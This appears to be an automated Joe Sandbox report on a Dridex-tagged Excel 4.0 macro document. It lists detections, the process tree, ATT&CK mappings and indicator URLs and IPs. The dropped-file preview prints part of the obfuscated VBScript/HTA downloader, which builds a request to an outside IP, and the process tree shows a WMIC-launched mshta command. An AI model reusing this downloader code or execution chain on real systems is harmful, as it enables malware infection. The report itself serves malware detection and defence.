
**ID:** 532305
**Sample Name:**
08676789691.xlsm
**Cookbook:**
defaultwindowsofficecookbook.jbs
**Time:** 00:33:40
**Date:** 02/12/2021
**Version:** 34.0.0 Boulder Opal

# Table of Contents


# Windows Analysis Report 08676789691.xlsm

## Overview

### General Information

| | |
|---|---|
| Sample Name: | 08676789691.xlsm |
| Analysis ID: | 532305 |
| MD5: | 2ac8e068af04aca.. |
| SHA1: | 7034cd5a8fb78c2.. |
| SHA256: | 7efd1141f6d4858.. |
| Tags: | Dridex xlsm |
| Infos: | |

Most interesting Screenshot:



### Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Found malicious Excel 4.0 Macro
- Sigma detected: TA505 Dropper Loa…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Suspicious MSHTA…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Found protected and hidden Excel 4…
- Contains functionality to create proc…

### Classification



## Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 5036 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 2176 cmdline: wmic process call create "mshta C:\ProgramData\SKZbt.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 2596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - WmiPrvSE.exe (PID: 984 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
    - mshta.exe (PID: 6124 cmdline: mshta C:\ProgramData\SKZbt.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Overview

### Initial Sample

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| app.xml | JoeSecurity_XlsWithMacro4 | Yara detected Xls With Macro 4.0 | Joe Security | |

### Dropped Files

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| C:\ProgramData\SKZbt.rtf | JoeSecurity_DridexDownloader | Yara detected Dridex Downloader | Joe Security | |

## Sigma Overview

### System Summary:

- Sigma detected: TA505 Dropper Load Pattern
- Sigma detected: Suspicious MSHTA Process Patterns
- Sigma detected: Microsoft Office Product Spawning Windows Shell
- Sigma detected: Suspicious WMI Execution

## Jbx Signature Overview

Click to jump to signature section

### AV Detection:

- Multi AV Scanner detection for submitted file

### Software Vulnerabilities:

- Document exploit detected (process start blacklist hit)

### E-Banking Fraud:

- Yara detected Dridex Downloader

### System Summary:

- Found malicious Excel 4.0 Macro
- Found Excel 4.0 Macro with suspicious formulas
- Found protected and hidden Excel 4.0 Macro sheet
- Contains functionality to create processes via WMI
- Found obfuscated Excel 4.0 Macro

### Persistence and Installation Behavior:

- Creates processes via WMI

### Hooking and other Techniques for Hiding and Protection:


- Creates and opens a fake document (probably a fake document to hide exploiting)

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Windows Management Instrumentation 2 1 | Path Interception | Process Injection 2 | Masquerading 1 | OS Credential Dumping | Security Software Discovery 1 | Remote Services | Email Collection 1 | Exfiltration Over Other Network Medium | Non-Standard Port 1 | Eavesdrop on Insecure Network Communicatio |
| Default Accounts | Scripting 4 | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Virtualization/Sandbox Evasion 1 | LSASS Memory | Virtualization/Sandbox Evasion 1 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Ingress Tool Transfer 1 | Exploit SS7 to Redirect Phone Calls/SMS |

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Domain Accounts | Exploitation for Client Execution 2 2 | Logon Script (Windows) | Logon Script (Windows) | Disable or Modify Tools 1 | Security Account Manager | Process Discovery 1 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Non-Application Layer Protocol 1 | Exploit SS7 to Track Device Location |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Process Injection 2 | NTDS | File and Directory Discovery 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Application Layer Protocol 1 | SIM Card Swap |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Scripting 4 | LSA Secrets | System Information Discovery 4 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communicatio |


## Behavior Graph






## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.








## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| 08676789691.xlsm | 16% | ReversingLabs | Document-Word.Trojan.Heuristic | |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

No Antivirus matches

### URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://https://fs.230.250.107:8080/ | 0% | Avira URL Cloud | safe | |
| http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9 | 0% | Avira URL Cloud | safe | |
| http://https://cdn.entity. | 0% | URL Reputation | safe | |
| http://157.230.250.107:8080/mfkrmotherfucker | 0% | Avira URL Cloud | safe | |
| http://https://rpsticket.partnerservices.getmicrosoftkey.com | 0% | URL Reputation | safe | |
| http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhR | 0% | Avira URL Cloud | safe | |
| http://schemas.open | 0% | URL Reputation | safe | |
| http://https://settings.outlook.comS | 0% | Avira URL Cloud | safe | |
| http://https://api.aadrm.com/ | 0% | URL Reputation | safe | |
| http://157.230.250.107:8080/mfkrmot | 0% | Avira URL Cloud | safe | |
| http://157.230.250.107:8080/mfkr | 0% | Avira URL Cloud | safe | |
| http://157.230.250.107:8080/tf | 0% | Avira URL Cloud | safe | |
| http://157.230.250.107:8080/n | 0% | Avira URL Cloud | safe | |
| http://https://res.getmicrosoftkey.com/api/redemptionevents | 0% | URL Reputation | safe | |
| http://https://officeci.azurewebsites.net/api/ | 0% | URL Reputation | safe | |
| http://https://store.office.cn/addinstemplate | 0% | URL Reputation | safe | |
| http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhore | 0% | Avira URL Cloud | safe | |
| http://https://www.odwebp.svc.ms | 0% | URL Reputation | safe | |
| http://https://api.addins.store.officeppe.com/addinstemplate | 0% | URL Reputation | safe | |
| http://https://api.onedrive.comcent | 0% | Avira URL Cloud | safe | |
| http://https://substrate.office.coma | 0% | Avira URL Cloud | safe | |
| http://https://substrate.office.com_ | 0% | Avira URL Cloud | safe | |
| http://https://substrate.office.come | 0% | Avira URL Cloud | safe | |
| http://https://substrate.office.comc | 0% | Avira URL Cloud | safe | |
| http://https://ncus.contentsync. | 0% | URL Reputation | safe | |
| http://https://substrate.office.comP | 0% | Avira URL Cloud | safe | |
| http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehx | 0% | Avira URL Cloud | safe | |
| http://https://devnull.onenote.comMBI_SSL_SHORT | 0% | Avira URL Cloud | safe | |
| http://https://wus2.contentsync. | 0% | URL Reputation | safe | |
| http://157.230.250.107:8080/mfkrmotherfuckeru6y82sas4 | 0% | Avira URL Cloud | safe | |
| http://https://res.getmicrosoftkey.com/api/redemptioneventslJ | 0% | Avira URL Cloud | safe | |
| http://https://api.diagnosticssdf.office.comK | 0% | Avira URL Cloud | safe | |

# Domains and IPs

## Contacted Domains

**No contacted domains info**

## URLs from Memory and Binaries

## Contacted IPs

### Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 157.230.250.107 | unknown | United States | | 14061 | DIGITALOCEAN-ASNUS | false |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 34.0.0 Boulder Opal |
| Analysis ID: | 532305 |
| Start date: | 02.12.2021 |
| Start time: | 00:33:40 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 6m 48s |

| | |
|---|---|
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | 08676789691.xlsm |
| Cookbook file name: | defaultwindowsofficecookbook.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Run name: | Potential for more IOCs and behavior |
| Number of analysed new started processes analysed: | 24 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.troj.expl.evad.winXLSM@7/8@0/1 |
| EGA Information: | Failed |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 100%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI<br>• Found application associated with file extension: .xlsm<br>• Found Word or Excel or PowerPoint or XPS Viewer<br>• Attach to Office via COM<br>• Scroll down<br>• Close Viewer |
| Warnings: | Show All |

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 00:36:08 | API Interceptor | 1x Sleep call for process: WMIC.exe modified |
| 00:36:10 | API Interceptor | 2x Sleep call for process: mshta.exe modified |

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 157.230.250.107 | 3762.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 55339.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 08676789691.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | 55339.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | SecuriteInfo.com.Heur.8342.xls | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | SecuriteInfo.com.Heur.17052.xls | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | SecuriteInfo.com.Heur.8342.xls | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 57949616735.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 57949616735.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 44307.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 44307.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 77859564213.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 77859564213.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 1762311.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 1762311.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 88985.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | 88985.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 845725272.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |
| | 845725272.xlsm | Get hash | malicious | Browse | • 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e |

## Domains

No context

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| DIGITALOCEAN-ASNUS | 3762.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 55339.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 08676789691.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 55339.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | SecuriteInfo.com.Heur.8342.xls | Get hash | malicious | Browse | • 157.230.250.107 |
| | SecuriteInfo.com.Heur.17052.xls | Get hash | malicious | Browse | • 157.230.250.107 |
| | SecuriteInfo.com.Heur.8342.xls | Get hash | malicious | Browse | • 157.230.250.107 |
| | 57949616735.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 57949616735.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 44307.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 44307.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 77859564213.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 77859564213.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 1762311.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 1762311.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 88985.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 88985.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 845725272.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | 845725272.xlsm | Get hash | malicious | Browse | • 157.230.250.107 |
| | invoice template 33142738819.docx | Get hash | malicious | Browse | • 128.199.243.142 |

## JA3 Fingerprints

No context

## Dropped Files

No context

## Created / dropped Files

| C:\ProgramData\SKZbt.rtf | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | HTML document, ASCII text, with very long lines, with CRLF line terminators |
| Category: | modified |
| Size (bytes): | 5065 |
| Entropy (8bit): | 5.099789713583044 |
| Encrypted: | false |
| SSDEEP: | 96:ASaNk0n51Yk00oB3ou5S2cFVVg6g1zv+Be8HDklelPHKKmUgPdER3+pL:ASa20nPHzo2u5S3/gH1r+HjklsqKmUNg |
| MD5: | 62BDEAD0241DBE996C0CE2C440AF5124 |
| SHA1: | D4FEEF034A2C281C4C5030CEA6BDDC549BA4BCAB |
| SHA-256: | 6139DE3D4C6B1DF9C32A8BE7AFAA0AD933C4125309671F0E962C6C8108893C14 |
| SHA-512: | CB62632D96828E964F161AE2016A10280F1AB386A5DF8B1E51D0AB7385EAAD26DA53549A284C6C41809B865A7D100F807BFC5E80E7DECFC42BFD9E646DD2A3<br>5 |
| Malicious: | **true** |
| Yara Hits: | • Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\SKZbt.rtf, Author: Joe Security |
| Reputation: | low |
| Preview: | <!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >....Function wBxgTuXssKyM()..Set KMJFlPtQhdWJQJhfX = CreateObject("MSX" & Chr(77) & "L2." & "Se" & "rv" & Chr(101) & "rXM" & Chr(76) & "HT" & "TP" & ".6" & "" & Chr(46) & "" & Chr(48) & "")..K MJFlPtQhdWJQJhfX.Open "" & "" & "" & "" & Chr(71) & Chr(69) & Chr(84), "htt" & Chr(112) & Chr(58) & "//" & "15" & "" & "7." & "23" & "0." & "250" & Chr(46) & "107" & Chr(58) & Chr(56) & "08" & Chr(48) & Chr(47) & "mf" & "kr" & Chr(109) & "" & "ot" & Chr(104) & "er" & Chr(102) & "uck" & "er" & "" & "u6y" & Chr(56) & "2s" & "as" & "swh" & "ore" & Chr(104) & "f9" & Chr(101), False ..KMJFlPtQhdWJQJhfX.SetRequestHeader "User-Agent","pissoff"..KMJFlPtQhdWJQJhfX.Send..End Function....Function glbufpBnrCnCJOJuH()..pKrfgXImsRngQM = "wmi" & "c p" & "ro" & "ces" & |

| C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\7ADE8CA3-69F8-4E49-A5C6-19B4318338FA | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 140163 |
| Entropy (8bit): | 5.3581698344031405 |
| Encrypted: | false |
| SSDEEP: | 1536:FcQIfgxrBdA3gBwtnQ9DQW+zCb4Ff7nXbovidXiE6LWmE9:vuQ9DQW+zJXfH |
| MD5: | 2833C376A955BF82CA66DAD4F0323EEF |
| SHA1: | C537C6533A3CAA508ADCBEAC5BEBE3D68A62A2AE |
| SHA-256: | E6F43CC9F168CE981E854D9B5774CBEF5B0F25FFA6A49409E417509070A6901D |
| SHA-512: | D6F7460985E825C542E0954DB01A6EE43A9E65278D50071DD94256EBD7CFDC72E9533E71CDEEC4EA3E4E46628F3CE0CEA48D249836AE590F53D6E51B4B55E1<br>D |
| Malicious: | false |
| Reputation: | low |
| Preview: | <?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-12-01T23:34:38">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o: |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BC03255F.png | |
|---|---|
| Process: | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |
| File Type: | PNG image data, 960 x 540, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 95290 |
| Entropy (8bit): | 7.964656092224063 |
| Encrypted: | false |
| SSDEEP: | 1536:Z1M1Jci8gZKV4LZqcJ9D/ufmtLPLVNJoCH0/UN8EDmPmPH9999999GAdqT99999b:Z1M16TguaNTLGmtLfJ3hN8DqH999999q |
| MD5: | D3C811B819094DAD38EAECB1DFFC8E50 |
| SHA1: | 712F71711F017D47A447BF96C6D35686AB0C64FC |
| SHA-256: | CF5F75B2DEBB0A1D6BA1C0131DAD4FA7BC6E117CB525D853F5697EC0830615C0 |
| SHA-512: | D181328D708F185A3AB810687D0034A56D5C5EF85D990623032FF3259A7B40BB448F5B1E17C9AE57300F6222B829FF0F685463DC889AC48F25F7B629916DE29B |
| Malicious: | false |
| Reputation: | low |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BC03255F.png | |
|---|---|
